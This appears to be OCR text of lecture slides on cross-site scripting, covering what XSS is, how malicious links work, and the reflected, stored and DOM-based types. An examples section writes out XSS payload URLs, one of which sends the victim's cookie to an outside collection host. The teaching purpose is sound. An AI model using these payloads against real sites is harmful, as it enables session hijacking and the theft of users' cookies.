

XSS
Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users.
Examples of such code include HTML code and client-side scripts
An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy.
Recently, vulnerabilities of this kind have been exploited to craft powerful phishing attacks and browser exploits
Cross-site scripting carried out on websites were roughly 80% of all security vulnerabilities documented by Symantec as of 2007.


Cross site scripting (XSS) occurs when a web application gathers malicious data from a user.
The data is usually gathered in the form of a hyperlink which contains malicious content within it.
The user will most likely click on this link from another website, instant message, or simply just reading a web board or email message.
Usually the attacker will encode the malicious portion of the link to the site in HEX (or other encoding methods) so the request is less suspicious looking to the user when clicked on.



After the data is collected by the web application, it creates an output page for the user containing the malicious data that was originally sent to it, but in a manner to take it appear as valid content from the website.
Many popular guestbook and forum programs allow users to submit posts with html and javascript embedded in them.
Attacker can make use of these java scripts to steal cookies for session hijacking.


Examples of XSS : insert XSS script from input
1)simple script injection into a variable (variable means from form field)
http://localhost/page.asp?variable=<script>alert ('Test')<script>
2)Variation on simple variable injection that displays the victim's cookie
http://localhost/page.asp?variable=<script>alert (document.cookie)<script>
3)Injection into an HTML tag; the injected link, e-mails the victim's cookie to a malicious site
http://localhost/page.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>


Types of XSS
There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavours of XSS:
• non-persistent
• Persistent
Some sources further divide these two groups into
• traditional (caused by server-side code flaws)
• Document Object Model (DOM-)based (in client-side code).


Non persistent


- These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts (i) to generate a page of results for that user,(ii) without properly sanitizing the response.(iii) Data is not stored on server.





Non persistent XSS contd...example

